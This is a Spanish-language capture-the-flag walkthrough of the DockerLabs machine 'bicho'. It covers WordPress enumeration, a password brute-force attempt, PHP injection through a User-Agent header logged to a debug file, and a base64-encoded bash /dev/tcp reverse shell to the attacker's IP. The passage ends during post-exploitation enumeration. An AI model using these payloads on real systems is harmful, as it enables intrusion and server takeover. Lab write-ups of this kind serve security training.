

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh bicho.tar

      ##
    ## ## ##
  ## ## ## ##
 /===== \
{NN  NNNN NNN NNNN NN N /===== NNN
 \-----/
  \-----/

D O C K E R L A B S

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y con el ttl de 64 sabemos que es una linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.049 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.049/0.049/0.049/0.000 ms
```

Con nmap comprobamos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Did not follow redirect to http://bicho.dl
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Agregamos al hosts bicho.dl para que nos reconozca la ip y nos redirija hacia la web-

```
> cat /etc/hosts

File: /etc/hosts
1 127.0.0.1    localhos
2 127.0.1.1    kali
3 ::1         localhost ip
4 ff02::1     ip6-alln
5 ff02::2     ip6-allr
6
7 172.17.0.2  bicho.dl
```

Con whatweb vemos las tecnologías que tiene la web.

```
> whatweb http://bicho.dl
http://bicho.dl [200 OK] Apache[2.4.58], Bootstrap[0.8,6.6.2], Country[RESERVED][ZZ], HTML5, HTTPSe
rver[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], JQuery[3.7.1], MetaGenerator[WordPress
6.6.2], Script[text/javascript], Title[Visit Suazilandia 🇸🇿], UncommonHeaders[link], WordPress[6.6.
2]
```

Tras comprobar que es un wordpress buscamos directorios y archivos ocultos.

```
> gobuster dir -u http://bicho.dl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://bicho.dl
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: log,js,ts,old,backup,woff,rb,php,html,css,sh,conf,zip,svg,ttf,pcap,gif,webp,ini,bak,tar,rar,woff2,aspx,json,tar.gz,eot,bin,pcapng,xml,md,7z,png,jpg,jpeg,exe,py,htm,txt,pl,asp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htm (Status: 403) [Size: 273]
/index.php (Status: 301) [Size: 0] [--> http://bicho.dl/]
/.html (Status: 403) [Size: 273]
/.php (Status: 403) [Size: 273]
/wp-content (Status: 301) [Size: 309] [--> http://bicho.dl/wp-content/]
/license.txt (Status: 200) [Size: 19915]
/wp-login.php (Status: 200) [Size: 4476]
/wp-includes (Status: 301) [Size: 310] [--> http://bicho.dl/wp-includes/]
/javascript (Status: 301) [Size: 309] [--> http://bicho.dl/javascript/]
/readme.html (Status: 200) [Size: 7409]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 307] [--> http://bicho.dl/wp-admin/]
```

Además, con la utilidad wpscan podemos ver los usuarios que tiene.

```
> wpscan --url http://bicho.dl -e u
```

Comprobamos que existe un usuario llamado bicho.

```
[i] User(s) Identified:
[+] bicho
```

Y con fuerza bruta tratamos de sacar la contraseña, pero sin éxito.

```
> wpscan --url http://bicho.dl -U bicho -P /usr/share/wordlists/rockyou.txt
```

Aplicamos nikto para comprobar alguna vulnerabilidad que nos de una vía de ataque.

Encontramos un registro de debug.

```
> nikto -h bicho.dl
- Nikto v2.5.0
-----
+ Target IP: 172.17.0.2
+ Target Hostname: bicho.dl
+ Target Port: 80
-----
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-content/debug.log: PHP debug log found.
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wp-login.php: Wordpress login found.
+ 7962 requests: 0 error(s) and 14 item(s) reported on remote host
```

Lo vemos en la web y vemos intento fallido de sesión que hicimos con wpscan. Lo que nos da una pista de que user-agent puede ser vulnerable.

```

[21-Jul-2025 13:05:26 UTC] PHP Notice: PHP's XML extension is not available. Please contact your hosting provider to enable PHP's XML exte
[21-Jul-2025 13:05:32 UTC]
Intento de inicio de sesión fallido para el usuario: bicho desde la IP: 172.17.0.1 con User-Agent: WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)
[21-Jul-2025 13:08:51 UTC] PHP Notice: PHP's XML extension is not available. Please contact your hosting provider to enable PHP's XML exte
[21-Jul-2025 13:09:04 UTC] PHP Notice: PHP's XML extension is not available. Please contact your hosting provider to enable PHP's XML extensio
[21-Jul-2025 13:09:12 UTC]
Intento de inicio de sesión fallido para el usuario: bicho desde la IP: 172.17.0.1 con User-Agent: WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)
[21-Jul-2025 13:09:12 UTC]
Intento de inicio de sesión fallido para el usuario: bicho desde la IP: 172.17.0.1 con User-Agent: WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)
[21-Jul-2025 13:09:12 UTC]
Intento de inicio de sesión fallido para el usuario: bicho desde la IP: 172.17.0.1 con User-Agent: WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)

```

Por lo tanto nos vamos a la página de login y la enviamos a burpsuite.

The screenshot shows a web browser window with the address bar displaying "bicho.dl/wp-login.php". The page content includes the WordPress logo and an error message: "Error: The password you entered for the username bicho is incorrect. [Lost your password?](#)". Below the error message is a login form with fields for "Username or Email Address" (containing "admin") and "Password" (masked with dots). There is a "Remember Me" checkbox and a "Log in" button.

On the right side of the browser, there is a "FoxyProxy" extension interface with buttons for "Disable", "BurpSuite", "More", "filter", "Include Host", "Opciones", and "Reg".

At the bottom of the browser window, a network traffic viewer is open, showing a "Pretty" view of an HTTP POST request to "/wp-login.php". The request details include:

- Host: bicho.dl
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: es-ES
- Accept-Encoding: gzip, deflate, br
- Referer: http://bicho.dl/wp-login.php
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 97
- Origin: http://bicho.dl
- Connection: keep-alive
- Cookie: wordpress_test_cookie=WP%20Cookie%20check
- Upgrade-Insecure-Requests: 1
- Priority: u=0, i


The raw data of the request is shown at the bottom:

```
log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Fbicho.dl%2Fwp-admin%2F&testcookie=1
```

Probamos a inyectar código php en user-agent para ver si nos lo interpreta.

```
POST /wp-login.php HTTP/1.1
Host: bicho.dl
User-Agent: <?php phpinfo(); ?>
```


Y nos interpreta código php.




Por lo que podemos intentar lanzarnos una reverse shell a nuestra Kali por el puerto que nosotros deseemos y lo ciframos en base64 para que no entre en conflicto.

```
> echo 'bash -i >& /dev/tcp/10.0.2.65/443 0>&1' > revshell
> base64 revshell
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuNjUvNDQzIDA+JjEK
> echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuNjUvNDQzIDA+JjEK' | base64 -d; echo
bash -i >& /dev/tcp/10.0.2.65/443 0>&1
```

Lo preparamos en burpsuite para mandarlo a continuación a nuestro navegador web.



Una vez que nos lo mandamos y con netcat previamente a la escucha por el puerto que elegimos ya nos da una reverse shell.



Además, nos conectamos como usuario www-data. Vemos que nos tenemos la contraseña para poder ejecutar sudo. Por lo que buscamos otros usuarios dentro de la máquina.

```
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ sudo -l
[sudo] password for www-data:
sudo: a password is required
www-data@b7a158e133fe:/var/www/bicho.dl/wp-content$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
wpuser:x:1002:1002:,,,:/home/wpuser:/bin/bash
```

Buscamos otros puertos que estén abiertos de manera interna y encontramos 2 puertos más.

```
www-data@b7a158e133fe:/var/www/bicho.dl$ netstat -tulpn
(Not all processes could be identified, non-owned proces
will not be shown, you would have to be root to see it
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80               0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5000           0.0.0.0:*               LISTEN
```